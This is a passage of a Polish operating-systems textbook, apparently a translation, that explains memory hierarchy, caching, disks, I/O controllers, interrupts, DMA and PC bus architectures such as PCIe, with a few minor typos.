Nawiasem mówiąc, pod względem liczby rdzeni nic nie przebije nowoczesnych procesorów graficznych (ang. *Graphics Processing Unit — GPU*). Układy GPU to procesory zawierające dosłownie tysiące niewielkich rdzeni. Są bardzo dobre do wykonywania wielu prostych obliczeń przeprowadzanych równolegle — np. renderowania wielokątów w aplikacjach graficznych. Nie są już tak dobre do zadań wykonywanych szeregowo. Są również trudne do zaprogramowania. Chociaż procesory GPU mogą być przydatne do wykorzystania przez systemy operacyjne (np. do szyfrowania lub przetwarzania ruchu sieciowego), to nie jest prawdopodobne, aby duża część kodu systemu operacyjnego działała na procesorach GPU.

1.3.2. Pamięć

Drugim głównym komponentem występującym we wszystkich komputerach jest pamięć. W idealnej sytuacji pamięć powinna być nadzwyczaj szybka (szybsza od uruchamiania instrukcji, tak aby procesor CPU nie był wstrzymywany przez pamięć), bardzo pojemna i tania. Współczesna technika nie jest w stanie usatysfakcjonować wszystkich tych celów, dlatego przyjęto inne podejście. System pamięci jest skonstruowany w postaci hierarchii warstw, tak jak pokazano na rysunku 1.9. Wyższe warstwy są szybsze, mają mniejszą pojemność i większe koszty bitu w porównaniu z pamięciami niższych warstw. Często różnice sięgają rzędu miliarda razy lub więcej.

Najwyższa warstwa składa się z wewnętrznych rejestrów procesora. Są one wykonane z tego samego materiału co procesor i są niemal tak samo szybkie jak procesor. W związku z tym nie ma opóźnień w dostępie do rejestrów. Pojemność rejestrów zazwyczaj wynosi 32×32



Rysunek 1.9. Typowa hierarchia pamięci. Liczby podano w wielkim przybliżeniu

bity w procesorze 32-bitowym oraz 64×64 bity w procesorze 64-bitowym. W obu przypadkach pojemność rejestrów nie przekracza 1 kB. Programy muszą same zarządzać rejestrami (tzn. oprogramowanie decyduje o tym, co ma być w nich zapisane).

W następnej warstwie znajduje się pamięć podrzeczna, która w większości jest zarządzana przez sprzęt. Pamięć podrzeczna jest podzielona na *linie pamięci podrzcznej* (ang. *cache lines*) zazwyczaj o pojemności 64 bajtów, o adresach od 0 do 63 w linii pamięci 0, adresach od 64 do 127 w linii pamięci 1 itd. Najbardziej intensywnie wykorzystywane linie pamięci podrzcznej są umieszczone wewnątrz procesora lub bardzo blisko procesora. Kiedy program chce odczytać słowo pamięci, sprzęt obsługujący pamięć podrzecną sprawdza, czy potrzebna linia znajduje się w pamięci podrzcznej. Jeśli tak jest, co określa się terminem *trafienie pamięci podrzcznej* (ang. *cache hit*), żądanie jest spełniane z pamięci podrzcznej i przez magistralę systemową nie jest kierowane do pamięci głównej żadne dodatkowe żądanie. Trafienia pamięci podrzcznej zwykle zajmują około dwóch cykli zegara. W przypadku braku trafienia pamięci podrzcznej żądania muszą być skierowane do pamięci głównej, co wiąże się ze znaczącą zwłoką czasową. Rozmiar pamięci podrzcznej jest ograniczony ze względu na jej wysoką cenę. W niektórych maszynach występują dwa lub nawet trzy poziomy pamięci podrzcznej. Każda kolejna jest wolniejsza i większa od poprzedniej.

Buforowanie odgrywa ważną rolę w wielu obszarach techniki komputerowej. Nie jest to narzędzie, które stosuje się wyłącznie do magazynowania linii pamięci RAM. Wszędzie, gdzie występuje duży zasób, który można podzielić na mniejsze, i jeśli niektóre części są wykorzystywane częściej niż inne, stosuje się buforowanie w celu poprawy wydajności. W systemach operacyjnych technika buforowania jest wykorzystywana powszechnie; np. w większości systemów operacyjnych często używane pliki (lub ich fragmenty) są przechowywane w pamięci głównej. W ten sposób unika się konieczności wielokrotnego pobierania ich z dysku. Podobnie można zbuforować rezultaty konwersji długich ścieżek dostępu, np.

/home/ast/projects/minix3/src/kernel/clock.c

na adresy dyskowe, gdzie są umieszczone pliki. W ten sposób unika się powtarzania operacji konwersji. Wreszcie można zbuforować do późniejszego wykorzystania wynik konwersji adresu URL strony WWW na adres IP. Istnieje wiele innych zastosowań buforowania.

W dowolnym systemie buforowania należy odpowiedzieć na kilka pytań:

1. Kiedy umieścić nową pozycję w pamięci podrzcznej?
2. W której linii pamięci podrzcznej umieścić nową pozycję?
3. Któż pozycję usunąć z pamięci podrzcznej, jeśli jest potrzebne miejsce?
4. Gdzie umieścić świeżo usuniętą pozycję w pamięci o większym rozmiarze?

Nie każde pytanie ma zastosowanie we wszystkich systemach buforowania. W przypadku buforowania linii pamięci głównej w pamięci podręcznej procesora CPU nowa pozycja w pamięci zazwyczaj jest umieszczana przy każdym braku trafienia pamięci podręcznej. Linia pamięci podręcznej do wykorzystania zwykle jest wyliczana z wykorzystaniem grupy bardziej znaczących bitów adresu pamięci, do którego skierowano odwołanie. I tak w przypadku pamięci podręcznej złożonej z 4096 linii o pojemności 64 bajtów i adresach 32-bitowych bity od 6 do 17 mogą być wykorzystywane do określenia linii pamięci podręcznej, natomiast bity od 0 do 5 mogą oznaczać bajt wewnętrz linii pamięci podręcznej. W tym przypadku pozycja do usunięcia z pamięci podręcznej jest tą samą, do której będą zapisane nowe dane. W innych systemach może jednak być inaczej. Wreszcie w momencie przepisywania linii pamięci podręcznej do pamięci głównej (jeśli została zmodyfikowana od momentu, gdy umieszczono ją w pamięci podręcznej) miejsce w pamięci, w którym ma być umieszczona ta linia, jest określone w unikatowy sposób przez wspomniany adres.

Pamięci podręczne są tak dobrym pomysłem, że w nowoczesnych procesorach CPU występują ich dwa rodzaje. Pamięć *podręczna pierwszego poziomu (L1)* znajduje się zawsze wewnątrz procesora i zazwyczaj zasila mechanizm wykonawczy procesora zdekodowanymi instrukcjami. Większość układów jest wyposażonych w drugą pamięć podręczną L1 przeznaczoną dla szczególnie często wykorzystywanych słów danych. Pamięci podręczne L1 zazwyczaj mają pojemność po 16 kB każda. Oprócz tego zazwyczaj jest druga pamięć podręczna — nazywana *pamięcią drugiego poziomu (L2)* — która zawiera kilka megabajtów ostatnio używanych słów pamięci. Różnica pomiędzy pamięciami podręcznymi L1 i L2 dotyczy parametrów czasowych. Dostęp do pamięci podręcznej L1 odbywa się bez żadnych opóźnień, natomiast dostęp do pamięci podręcznej L2 jest związany z opóźnieniem wynoszącym jeden lub dwa cykle zegara.

W układach wielordzeniowych projektanci muszą zdecydować, gdzie należy umieścić pamięci podręczne. Na rysunku 1.8(a) występuje pojedyncza pamięć podręczna L2 wspólnie dzielona przez wszystkie rdzenie. Takie podejście zastosowano w układach wielordzeniowych Intela. Dla odmiany w układzie z rysunku 1.8(b) każdy rdzeń jest wyposażony w swoją własną pamięć podręczną L2. Takie podejście zastosowano w układach AMD. Każda strategia ma swoje plusy i minusy. I tak wspólnie dzielona pamięć podręczna L2 w układach Intela wymaga bardziej złożonego kontrolera pamięci podręcznej. Z kolei w przypadku podejścia firmy AMD utrzymanie spójności pamięci podręcznej L2 jest trudniejsze.

Następna w hierarchii pokazanej na rysunku 1.9 jest pamięć główna. To siła robocza systemu pamięci. Pamięć główną zazwyczaj określa się terminem *RAM (Random Access Memory — pamięć o dostępie losowym)*. Starsi czasami nazywają ją *pamięcią rdzeniową* (ang. *core memory*), ponieważ w komputerach z lat pięćdziesiątych i sześćdziesiątych do implementacji pamięci głównej używano niewielkich magnetycznych rdzeni ferrytowych. Nie używa się ich od dziesięcioleci, ale nazwa pozostała. Pamięci główne współczesnych komputerów mają pojemność od kilkuset megabajtów do kilku gigabajtów, a wartość ta dynamicznie wzrasta. Wszystkie żądania procesora, które nie mogą być spełnione z pamięci podręcznej, są kierowane do pamięci głównej.

Oprócz pamięci głównej wiele komputerów posiada niewielką ilość nieulotnej pamięci RAM. W odróżnieniu od zwykłej pamięci RAM nieulotna pamięć RAM nie traci zawartości w momencie wyłączenia zasilania. Pamięć tylko do odczytu (*Read Only Memory — ROM*) jest programowana przez producenta i nie może być później modyfikowana. Jest szybka i tania. W niektórych komputerach w pamięci ROM umieszcza się program ładujący wykorzystywany do rozruchu komputera. Poza tym niektóre karty wejścia-wyjścia są wyposażone w pamięć ROM przeznaczoną do obsługi niskopoziomowego sterowania urządzeniami.


Pamięć EEPROM (*Electrically Erasable PROM*) oraz pamięć flash także są nieulotne, ale w odróżnieniu od pamięci ROM można je kasować i ponownie zapisywać. Zapisywanie ich zajmuje jednak o rząd wielkości więcej czasu niż zapisywanie pamięci RAM. W związku z tym są one używane w taki sam sposób, w jaki używa się pamięci ROM. Różnica polega na tym, że w przypadku pamięci EEPROM istnieje możliwość korygowania błędów w programach, które są w nich zapisane. Można to zrobić poprzez ponowne zapisanie pamięci zainstalowanej w komputerze.

Pamięci flash są również powszechnie używane jako nośnik w przenośnych urządzeniach elektronicznych. Spełniają np. rolę filmów w aparatach cyfrowych oraz dysków w przenośnych odtwarzaczach muzycznych. Pamięci flash są szybsze od dysków i wolniejsze od pamięci RAM. Od dysków różnią się również tym, że po wielokrotnym kasowaniu się zużywają.

Jeszcze innym rodzajem są pamięci CMOS, które są ulotne. Pamięci CMOS wykorzystuje się w wielu komputerach do przechowywania bieżącej daty i godziny. Pamięć CMOS oraz obwód zegara, który liczy w niej czas, są zasilane za pomocą niewielkiej baterii. Dzięki temu czas jest prawidłowo aktualizowany, nawet gdy komputer jest wyłączony. W pamięci CMOS mogą być również zapisane parametry konfiguracyjne — np. dysk, z którego ma nastąpić rozruch. Pamięci CMOS używa się m.in. z tego powodu, że zużywają one tak mało pamięci, że oryginalna bateria zainstalowana przez producenta często wystarcza na kilka lat. Jeśli jednak zacznie zawodzić, komputer zaczyna cierpieć na amnezję. Zapomina rzeczy, które znał od lat — np. z którego dysku należy załadować system.

1.3.3. Dyski

Następne w hierarchii są dyski magnetyczne (dyski twarde). Pamięć dyskowa jest o dwa rzędy wielkości tańsza od pamięci RAM, jeśli chodzi o cenę bitu, a jednocześnie często nawet do dwóch rzędów wielkości bardziej pojemna. Jedyny problem polega na tym, że czas losowego dostępu do danych zapisanych na dyskach magnetycznych jest blisko trzy rzędy wielkości dłuższy. Ta niska prędkość wynika stąd, że dyski są urządzeniami mechanicznymi. Strukturę dysku zaprezentowano na rysunku 1.10.



Rysunek 1.10. Struktura napędu dyskowego

Dysk składa się z jednego lub kilku metalowych talerzy obracających się z szybkością 5400, 7200 lub 10 800 obrotów na minutę. Mechaniczne ramię przesuwa się nad talerzami podobnie do ramienia starego fonografa obracającego się podczas odtwarzania winylowych płyt z szybkością 33 obrotów na minutę. Informacje są zapisywane na dysk w postaci ciągu koncentrycznych okrę-

gów. W każdej pozycji ramienia każda z głowic może odczytać pierścieniowy region dysku zwany *ścieżką*. Wszystkie ścieżki dla wybranej pozycji ramienia tworzą *cylinder*.

Każda ścieżka jest podzielona na kilka sektorów. Zazwyczaj każdy sektor ma rozmiar 512 bajtów. W nowoczesnych dyskach cylindry zewnętrzne zawierają więcej sektorów niż cylindry wewnętrzne. Przesunięcie ramienia z jednego cylindra do następnego zajmuje około 1 milisekundy (ms). Przesunięcie go do losowego cylindra zwykle zajmuje od 5 do 10 ms, w zależności od napędu. Kiedy ramię znajdzie się nad właściwą ścieżką, napęd musi poczekać, aż pod głowicą obróci się potrzebny sektor. To wiąże się z dodatkową zwłoką rzędu 5 – 10 ms, w zależności od szybkości obrotowej napędu. Kiedy sektor znajdzie się pod głowicą, następuje odczyt lub zapis z szybkością od 50 MB/s w przypadku wolnych dysków oraz około 160 MB/s w przypadku szybszych dysków.

Czasami można się spotkać z terminem „dysk” użwanym na określenie urządzeń, które w rzeczywistości nie są dyskami — np. **SSD** (ang. *Solid State Disks*). W dyskach SSD nie ma ruchomych części — nie zawierają one talerzy w kształcie dysków. Dane są przechowywane w pamięci flash. Dyski przypominają jedynie tym, że również przechowują dużo danych, które nie będą utracone po wyłączeniu komputera.

W wielu komputerach występuje mechanizm znany jako *pamięć wirtualna*, który omówimy bardziej szczegółowo w rozdziale 3. Mechanizm ten umożliwia uruchamianie programów większych od rozmiaru pamięci fizycznej. Aby to było możliwe, są one umieszczane na dysku, a pamięć główna jest wykorzystywana jako rodzaj pamięci podręcznej dla najczęściej wykorzystywanych fragmentów. Korzystanie z tego mechanizmu wymaga remapowania adresów pamięci „w locie”. Ma to na celu konwersję adresu wygenerowanego przez program na fizyczny adres w pamięci RAM, gdzie jest umieszczone żądane słowo. Mapowanie to realizuje komponent procesora CPU znany jako **MMU** (*Memory Management Unit* — moduł zarządzania pamięcią). Pokazano go na rysunku 1.6.

Wykorzystanie pamięci podręcznej i modułu MMU może mieć istotny wpływ na wydajność. W systemie wieloprogramowym, podczas przełączania z jednego do drugiego programu, co czasem określa się jako *przełączanie kontekstowe*, niekiedy zachodzi konieczność opróżnienia wszystkich zmodyfikowanych bloków z pamięci podręcznej i zmiany rejestrów mapowania w module MMU. Obie te operacje są kosztowne, dlatego programiści starają się ich unikać. Pewne implikacje wynikające ze stosowanych przez nich taktyk omówimy później.

1.3.4. Urządzenia wejścia-wyjścia

Procesor i pamięć nie są jedynymi zasobami, którymi musi zarządzać system operacyjny. Również intensywnie komunikuje się on z urządzeniami wejścia-wyjścia. Jak widzieliśmy na rysunku 1.6, urządzenia wejścia-wyjścia, ogólnie rzecz biorąc, składają się z dwóch części: kontrolera oraz samego urządzenia. Kontroler jest układem lub zbiorem układów, które fizycznie zarządzają urządzeniem. Przyjmuje polecenia z systemu operacyjnego — np. w celu czytania danych z urządzenia — i je realizuje.

W wielu przypadkach właściwe zarządzanie urządzeniem jest bardzo skomplikowane i szczegółowe, zatem zadaniem kontrolera jest udostępnienie systemowi operacyjnemu prostszego interfejsu (który pomimo wszystko jest bardzo złożony). Przykładowo kontroler dysku może przyjąć polecenie odczytania sektora 11 206 z dysku 2. Następnie musi dokonać konwersji tego liniowego numeru sektora na cylinder, sektor i głowicę. Taka konwersja może być skomplikowana z uwagi na to, że cylindry zewnętrzne mają więcej sektorów od wewnętrznych, oraz ze względu na możliwe przemapowanie błędnych sektorów. Następnie kontroler musi określić,

nad którym cylindrem znajduje się ramie dysku, i przekazać do niego polecenie w celu przesunięcia w głąb lub na zewnątrz o wymaganą liczbę cylindrów. Musi poczekać, aż właściwy sektor obróci się pod głowicę, a następnie zacząć czytanie i zapamiętywanie bitów z napędu, po czym usunąć zbędne bity i obliczyć sumy kontrolne. Na koniec musi złożyć odczytane bity w słowa i zapisać je w pamięci. Kontrolery często zawierają niewielkie wbudowane komputery zaprogramowane do wykonania całej tej pracy.

Druga część to samo urządzenie. Urządzenia mają stosunkowo proste interfejsy, zarówno dlatego, że nie pozwalają na wykonywanie zbyt wielu operacji, jak i dlatego, by można było je standaryzować. Standardyzacja jest potrzebna po to, aby np. dowolny kontroler dysku SATA był w stanie obsługiwać dowolny dysk SATA. SATA to akronim od *Serial ATA*, z kolei ATA oznacza *AT Attachment*. Co oznacza AT? Nazwa pochodzi od komputera firmy IBM drugiej generacji znanego jako *PC AT* (ang. *Personal Computer Advanced Technology*), zbudowanego na bazie wówczas ekstremalnie mocnego procesora 80286 z zegarem 6 MHz, który firma wprowadziła na rynek w 1984 roku. Nauka, jaka z tego płynie, jest taka, że w branży komputerowej istnieje zwyczaj ciągłego „ozdabiania” istniejących akronimów nowymi przedrostkami i przyrostkami. Można się również nauczyć, aby przymiotnik „zaawansowany” (ang. *advanced*) stosować z wielką ostrożnością. W przeciwnym razie możemy wyglądać głupio za następnych 30 lat.

SATA jest obecnie standardowym typem dysku w wielu komputerach. Ponieważ właściwy interfejs urządzenia jest ukryty za kontrolerem, system operacyjny widzi jedynie interfejs kontrolera, który może znaczco się różnić w stosunku do interfejsu samego urządzenia.

Ponieważ każdy typ kontrolera jest inny, do zarządzania każdego z nich jest potrzebne inne oprogramowanie. Oprogramowanie, które komunikuje się z kontrolerem, przekazując do niego polecenia i odbierając odpowiedzi, określa się terminem *sterownik urządzenia*. Producenci kontrolerów muszą dostarczyć sterowniki dla wszystkich obsługiwanych systemów operacyjnych. W związku z tym do skanera mogą być dołączone sterowniki przeznaczone np. dla systemów: OS X, Windows 7, Windows 8 i Linux.

Aby można było skorzystać ze sterownika, musi on być dołączony do systemu operacyjnego, tak by mógł działać w trybie jądra. Sterowniki mogą faktycznie działać poza jądrem, a systemy operacyjne — np. Linux i Windows — oferują już pewne wsparcie takiego sposobu działania. Jednak zdecydowana większość sterowników wciąż działa w granicach jądra. Tylko w nielicznych współczesnych systemach, np. MINIX 3, wszystkie sterowniki działają w przestrzeni użytkownika. Sterowniki działające w przestrzeni użytkownika muszą mieć kontrolowany dostęp do urządzenia, co nie jest oczywiste.

Istnieją trzy sposoby załadowania sterownika do jądra. Pierwszy wymaga konsolidacji jądra z nowym sterownikiem i ponownego uruchomienia systemu. W ten sposób działa wiele starszych wersji systemu UNIX. Drugi wymaga stworzenia zapisu w pliku systemu operacyjnego z informacją o wymaganym sterowniku, a następnie ponownego uruchomienia systemu. W momencie rozruchu system operacyjny znajduje potrzebne sterowniki i je ładuje. W taki sposób działa system Windows. Trzeci sposób umożliwia akceptację nowych sterowników przez system operacyjny w czasie działania i instalację ich „w locie” bez potrzeby ponownego uruchamiania systemu. Dawniej ten sposób był stosowany bardzo rzadko, ale ostatnio jest coraz bardziej popularny. Urządzenia podłączane na gorąco, np. z interfejsem USB, lub IEEE 1394 (omówione poniżej) zawsze wymagają dynamicznie ładowanych sterowników.

Każdy kontroler posiada niewielką liczbę rejestrów używanych do komunikacji ze sterownikiem. I tak minimalny kontroler dysku może posiadać rejesty do określenia adresu dyskowego, adresu pamięci, numeru sektora oraz kierunku (odczyt lub zapis). W celu aktywacji kontrolera sterownik otrzymuje polecenie z systemu operacyjnego, a następnie przekształca

je na odpowiednie wartości, które mają być zapisane do rejestrów urządzenia. Zbiór wszystkich rejestrów urządzenia tworzy *przestrzeń portów wejścia-wyjścia* — do tego zagadnienia powrócimy w rozdziale 5.


W niektórych komputerach rejesty urządzenia są odwzorowywane w przestrzeni adresowej systemu operacyjnego (adresy możliwe do wykorzystania), dzięki czemu można je zapisywać i odczytywać z nich informacje tak samo, jak w przypadku zwykłych słów pamięci. W takich komputerach nie są wymagane specjalne instrukcje wejścia-wyjścia, a programom użytkowym można zakazać dostępu do sprzętu dzięki temu, że te adresy pamięci są umieszczone poza zasięgiem programów (np. za pomocą rejestrów bazowych — I/O Base — i ograniczających — I/O Limit). W innych komputerach rejesty urządzenia są umieszczone w specjalnej przestrzeni portów wejścia-wyjścia, przy czym każdemu rejestrowi jest przypisany adres portu. W takich komputerach w trybie jądra są dostępne specjalne instrukcje IN i OUT, które umożliwiają sterownikom odczyt i zapis rejestrów. Pierwszy z mechanizmów eliminuje potrzebę specjalnych instrukcji wejścia-wyjścia, ale wymaga wykorzystania pewnej części przestrzeni adresowej. W drugim mechanizmie nie wykorzystuje się przestrzeni adresowej, ale są potrzebne specjalne instrukcje. Obydwa systemy stosuje się powszechnie.

Wyjście i wyjście może być realizowane na trzy różne sposoby. W najprostszej z metod program użytkowy wydaje wywołanie systemowe, które jądro przekształca na wywołanie procedury dla właściwego sterownika. Następnie sterownik rozpoczyna operację wejścia-wyjścia i uruchamia się w pętli co jakiś czas, odpytując, czy urządzenie zakończyło operację (zwykle dostępny jest bit, który wskazuje na to, czy urządzenie jest zajęte). Po zakończeniu operacji wejścia-wyjścia sterownik umieszcza dane (jeśli takie są) tam, gdzie są potrzebne, i kończy działanie. Następnie system operacyjny zwraca sterowanie do procesu wywołującego. Metodę tę określa się jako *oczekiwanie aktywne* (ang. *busy waiting*). Jego wada polega na tym, że procesor jest związany z odpisywaniem urządzenia do czasu zakończenia operacji wejścia-wyjścia.

Druga z metod polega na tym, że sterownik uruchamia urządzenie i żąda od niego wygenerowania przerwania, kiedy operacja zostanie zakończona. W tym momencie sterownik kończy działanie. Wtedy system operacyjny blokuje proces wywołujący, jeśli jest taka potrzeba, a następnie poszukuje innej pracy do wykonania. Kiedy kontroler wykryje koniec transferu, generuje *przerwanie* w celu zasygnalizowania tego faktu.

Przerwania są bardzo ważne w systemach operacyjnych, spróbujmy zatem nieco bliżej przyrzyć się temu zagadnieniu. Na rysunku 1.11(a) widzimy proces operacji wejścia-wyjścia składający się z czterech kroków. W kroku 1. sterownik informuje kontroler, co należy zrobić — zapisuje dane do jego rejestrów. Następnie kontroler uruchamia urządzenie. Kiedy zakończy odczyt lub zapis takiej liczby bajtów, jaka miała być przetransferowana, wykonuje krok 2. polegający na zasygnalizowaniu tego faktu układowi kontroli przerwań. Do tego celu wykorzystuje określone linie magistrali. Jeśli kontroler przerwań jest gotowy do akceptacji przerwania (nie jest gotowy, jeśli realizuje przerwanie o wyższym priorytecie), wykonuje krok 3. — ustawia pin układu CPU, informując go o gotowości. W kroku 4. kontroler przerwań umieszcza numer urządzenia na magistrali. Dzięki temu procesor może go odczytać i w ten sposób dowiaduje się, które z urządzeń zakończyło operację (jednocześnie może działać wiele urządzeń wejścia-wyjścia).

Kiedy procesor zdecyduje się na obsługę przerwania, zwykle przesyła licznik programu i rejestr PSW na stos, a procesor przełącza się do trybu jądra. Numer urządzenia może być wykorzystany jako indeks pewnej części pamięci w celu odszukania adresu procedury obsługi przerwania dla wybranego urządzenia. Ta część pamięci nosi nazwę *wektora przerwań*. Kiedy zacznie działać procedura obsługi przerwania (część sterownika urządzenia, które wygenerowało przerwanie), zdejmuję ze stosu licznik programu oraz rejestr PSW i je zapisuje. Następnie odpytuje



Rysunek 1.11. (a) Czynności wykonywane podczas uruchamiania urządzenia wejścia-wyjścia oraz generowania przerwania; (b) obsługa przerwania obejmuje odebranie sygnału przerwania, uruchomienie procedury obsługi przerwania i zwrot sterowania do programu użytkownika


urządzenie w celu poznania jego stanu. Kiedy procedura obsługi przerwania zakończy działanie, zwraca sterowanie do wcześniej uruchomionego programu użytkownika — do pierwszej instrukcji, która jeszcze nie została wykonana. Czynności te pokazano na rysunku 1.11(b).

Trzecia metoda realizacji operacji wejścia-wyjścia polega na wykorzystaniu specjalnego sprzętu: układu *DMA* (*Direct Memory Access* — bezpośredni dostęp do pamięci), który steruje przepływem bitów pomiędzy pamięcią a kontrolerem bez ciągłej interwencji procesora. Procesor ustawia układ DMA, informując go o liczbie bajtów do przetransferowania, adresach urządzenia i pamięci biorących udział w operacji oraz kierunku przesyłania. Na tym jego rola się kończy. Kiedy układ DMA zakończy pracę, generuje przerwanie, które jest obsługiwane w sposób opisany powyżej. Sprzęt DMA oraz urządzenia wejścia-wyjścia zostaną omówione bardziej szczegółowo w rozdziale 5.

Przerwania często zdarzają się w bardzo nieodpowiednich momentach — np. w czasie kiedy działa inna procedura obsługi przerwania. Z tego względu procesor CPU ma możliwość wyłączenia i włączania obsługi przerwań. Podczas gdy przerwania są wyłączone, urządzenia, które zakończyły operacje wejścia-wyjścia, w dalszym ciągu ustawiają sygnały przerwań, ale procesor CPU nie przerywa działania do chwili, kiedy przerwania zostaną ponownie włączone. Jeśli w czasie, gdy przerwania są wyłączone, więcej niż jedno urządzenie zakończy operację wejścia-wyjścia, kontroler przerwań decyduje o tym, które przerwanie będzie obsłużone w pierwszej kolejności. Zazwyczaj robi to na podstawie statycznego priorytetu przypisanego do każdego z urządzeń. W pierwszej kolejności jest obsługiwane przerwanie pochodzące od urządzenia o najwyższym priorytecie. Pozostałe muszą czekać.

1.3.5. Magistrale

Organizacja pokazana na rysunku 1.6 była używana przez wiele lat w minikomputerach, a także w oryginalnej wersji komputera IBM PC. Jednak w miarę jak procesory i pamięci stawały się coraz szybsze, zdolność jednej magistrali (zwłaszcza magistrali IBM PC) do obsługi całego ruchu stawała się bardzo ograniczona. Potrzebne było jakieś rozwiązanie. W rezultacie dodano nowe magistrale — zarówno dla szybszych urządzeń wejścia-wyjścia, jak i dla szybszego ruchu pomiędzy procesorem a pamięcią. W wyniku tej ewolucji duże systemy bazujące na procesorach x86 mają obecnie architekturę podobną do tej, którą pokazano na rysunku 1.12.



Rysunek 1.12. Struktura rozbudowanego systemu x86

System ten ma wiele magistral (pamięci podręcznej, lokalną, pamięci głównej, PCIe, PCI, USB, SATA i DMI). Każda z nich charakteryzuje się inną szybkością transferu oraz innym przeznaczeniem. System operacyjny musi być świadomy istnienia wszystkich magistral, aby było możliwe ich konfigurowanie i zarządzanie. Główna jest magistrala PCIe (ang. *Peripheral Component Interconnect Express*).

Magistrala PCIe została opracowana przez firmę Intel jako następca starszej magistrali PCI, która z kolei była zamiennikiem oryginalnej magistrali ISA (ang. *Industry Standard Architecture*). Magistrala PCIe jest znacznie szybsza niż jej poprzedniczki. Umożliwia przesyłanie dziesiątek gigabitów na sekundę. Ma także zupełnie inny charakter. Do momentu jej powstania w 2004 roku magistrale w większości były równoległe i współdzielone. *Architektura współdzielonej magistrali* (ang. *shared bus architecture* — SBA) oznacza, że wiele urządzeń korzysta z tych samych kabli do przesyłania danych. Tak więc gdy wiele urządzeń ma dane do wysłania, potrzebny jest arbitraż w celu ustalenia, które z nich może skorzystać z magistrali. Dla odróżnienia w przypadku magistrali PCIe używa się specjalnych połączeń punkt-punkt. *Architektura równoległej magistrali* (ang. *parallel bus architecture* — PBA), taka jakiej używa się w tradycyjnej magistrali PCI, oznacza, że każde słowo danych jest wysyłane za pośrednictwem wielu przewodów. I tak w standardowej magistrali PCI pojedyncza, 32-bitowa liczba jest przesyłana za pośrednictwem 32 równoległych przewodów. Dla odróżnienia w magistrali PCIe wykorzystywana jest architektura SBA. W niej wszystkie bity w wiadomości są przesyłane za pośrednictwem jednego połączenia, znanego jako pasmo (ang. *lane*) — podobnie do pakietu sieciowego. Jest to o wiele prostsze, ponieważ nie istnieje potrzeba zapewniania, aby wszystkie 32 bity dotarły do miejsca docelowego dokładnie w tym samym czasie. Współbieżność jest nadal używana, ponieważ może istnieć wiele równoległych pasm. Można np. użyć 32 pasm do równoległej transmisji 32 wiadomości. Ponieważ szybkość urządzeń peryferyjnych, takich jak karty sieciowe i karty graficzne, gwałtownie wzrasta, standard PCIe jest aktualizowany co 3 – 5 lat. I tak 16 pasm magistrali PCIe 2.0 gwarantuje szybkość transmisji 64 gigabitów na sekundę. Aktualizacja do standardu PCIe 3.0 pozwala na podwojenie tej prędkości, a w przypadku PCIe 4.0 następuje kolejne podwojenie.

Tymczasem wciąż istnieje wiele starszych urządzeń wykorzystujących standard PCI. Jak można zobaczyć na rysunku 1.12, urządzenia te są podłączone do oddzielnego procesora-koncentratora. W przyszłości, gdy uznamy, że standard PCI jest nie tylko stary, ale wręcz antyczny,

istnieje możliwość, że wszystkie urządzenia PCI zostaną podłączone do jeszcze innego koncentratora, który z kolei będzie podłączony do koncentratora głównego. W ten sposób stworzy się drzewo magistrali.

W tej konfiguracji procesor komunikuje się z pamięcią za pośrednictwem szybkiej magistrali DDR3, z zewnętrznym urządzeniem graficznym przez magistralę PCIe, natomiast ze wszystkimi innymi urządzeniami za pośrednictwem koncentratora podłączonego do magistrali **DMI** (ang. *Direct Media Interface*). Z kolei koncentrator łączy wszystkie inne urządzenia za pomocą magistrali **USB** (ang. *Universal Serial Bus*), magistrali SATA do interakcji z dyskami twardymi i napędami DVD oraz PCIe w celu przekazywania ramek Ethernet. Wcześniej wspominaliśmy o starszych urządzeniach PCI wykorzystujących tradycyjną magistralę PCI.

Ponadto każdy z rdzeni posiada dedykowaną pamięć podręczną i znacznie większy bufor, który jest współdzielony pomiędzy nimi. Każda z tych pamięci podręcznych wprowadza inną magistralę.

